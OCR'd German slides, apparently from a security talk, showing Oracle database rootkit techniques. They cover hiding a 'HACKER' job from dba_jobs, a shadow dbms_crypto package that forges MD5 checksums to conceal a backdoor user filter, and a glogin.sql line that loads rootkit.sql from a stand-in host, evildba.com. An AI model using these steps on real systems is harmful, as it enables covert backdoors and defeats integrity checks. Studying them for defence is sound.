
Datenbankjobs verstecken

Anzeigen aller Jobs in der View dba_jobs

JOB	LOG_USER	PRIV_USER	SCHEMA_USER	LAST_DATE	LAST_SEC	THIS_DATE	THIS_SEC
8	SYS	WKSYS	WKSYS	29.03.2005 15:23:05	15:23:05		
7	SYS	WKSYS	WKSYS	29.03.2005 21:00:03	21:00:03		
31	SYSTEM	SYSTEM	SYSTEM	29.03.2005 20:47:38	20:47:38		
10	SYSMAN	SYSMAN	SYSMAN	29.03.2005 21:10:53	21:10:53		
50	HACKER	HACKER	HACKER				

Datenbankjobs verstecken

Hinzufügen einer zusätzlichen Zeile zur View




Datenbankjobs verstecken

Nun ist der Datenbankjob nicht mehr sichtbar.

JOB	LOG_USER	PRIV_USER	SCHEMA_USER	LAST_DATE	LAST_SEC	THIS_DATE	THIS_SEC
8	SYS	WKSYS	WKSYS	29.03.2005 15:23:05	15:23:05		
7	SYS	WKSYS	WKSYS	29.03.2005 21:00:03	21:00:03		
31	SYSTEM	SYSTEM	SYSTEM	29.03.2005 20:47:38	20:47:38		
10	SYSMAN	SYSMAN	SYSMAN	29.03.2005 21:16:18	21:16:18		


PL/SQL Packages verändern



Die Veränderung von PL/SQL-Packages ist etwas komplizierter


- **Packages die im PLSQL-Quellcode vorliegen sind sehr einfach zu verändern. Einfach den eigenen PL/SQL-Sourcecode hinzufügen.**
- **Die meisten internen Packages von Oracle sind gewrapped (=obfuscated) und dadurch gegen Modifikationen geschützt.**

PL/SQL Packages verändern



Das folgende Beispiel zeigt, wie man die interne Oracle MD5 Funktion modifiziert

- **Berechne die md5 Checksumme von Quellcodezeilen (Hier: Eine Zeile der View dba_users)**
- **Ausführungspfad der MD5-Funktion verändern**
- **Aufruf der veränderten MD5-Funktion**




Berechnung der MD5-Checksumme mit dbms_crypto

```
declare
  code_source clob;
  md5hash varchar2(32);
begin
code_source :=  'and pr.resource# = 1';
md5hash := rawtohex(dbms_crypto.hash(typ =>
   dbms_crypto.HASH_MD5, src => code_source));
dbms_output.put_line('MD5='||md5hash);
end;
/
```

MD5=08590BBCA18F6A84052F6670377E28E4


PL/SQL Packages verändern



Änderung des Ausführungspfades durch das Erzeugen eines lokalen Packages namens dbms_crypto mit der selben Spezifikation wie dbms_crypto

```
[…]
FUNCTION Hash (src IN CLOB CHARACTER SET ANY_CS,typ IN
PLS_INTEGER)
   RETURN RAW
 AS
   buffer varchar2(60);
 BEGIN
    buffer := src;
    IF (buffer='and pr.resource# = 1 and u.name !=
‘‘HACKER‘‘;')
      THEN
       RETURN(SYS.dbms_crypto.hash(‘and pr.resource# =
1‘,typ));
    END IF;

    RETURN(SYS.dbms_crypto.hash(src,typ));
END;
[…]
```

PL/SQL Packages verändern




Berechnung der MD5-Checksumme mit dem modifizierten dbms_crypto-Package

```
declare
  code_source clob;
  md5hash varchar2(32);
begin
code_source :=  'and pr.resource# = 1 and u.name !=
   ''HACKER'';';
md5hash := rawtohex(dbms_crypto.hash(typ =>
   dbms_crypto.HASH_MD5, src => code_source));
dbms_output.put_line('MD5='||md5hash);
end;
/
```

Liefert eine falsche MD5 Checksumme zurück:

MD5=08590BBCA18F6A84052F6670377E28E4


Rootkits installieren



Es gibt viele Wege ein Rootkit in einer Oracle Datenbank zu installieren

- **Default Passworte (z.B. system/manager)**
- **TNS Listener Exploits (z.B. set logfile .rhosts)**
- **Betriebssystem Exploits**
- **Viele viele mehr…**

Rootkits installieren via glogin.sql




Das folgende Beispiel zeigt, wie man ein Datenbank Rootkit in viele Datenbank installieren kann.

Es ist nicht notwendig, das Oracle Passwort zu kennen.

glogin.sql / login.sql ist ein SQL*Plus-Feature und kann in SQL*Plus 10g nicht deaktiviert werden

Rootkits installieren via glogin.sql



DBA Client PC

C:\> sqlplus system/pw@db1

Oracle DB1


Oracle DB2

Oracle DB3


...

Oracle DBn

Rootkits installieren via glogin.sql



Rootkits installieren via glogin.sql



Oracle DB1


Oracle DB2


Oracle DB3

...

Oracle DBn

Rootkits installieren via glogin.sql






DBA Client PC

C:\> sqlplus system/pw@db1


glogin.sql

@http://www.evildba.com/rootkit.sql


Rootkits installieren via glogin.sql



Rootkits installieren via glogin.sql



Rootkits installieren via glogin.sql



www.evildba.com

rootkit.sql

```
create user hacker …
…
```

DBA Client PC

C:\> sqlplus system/pw@db1
SQL> select * from dba_users;

glogin.sql

```
@http://www.evildba.com/rootkit.sql
```

Oracle DB1

rootkit

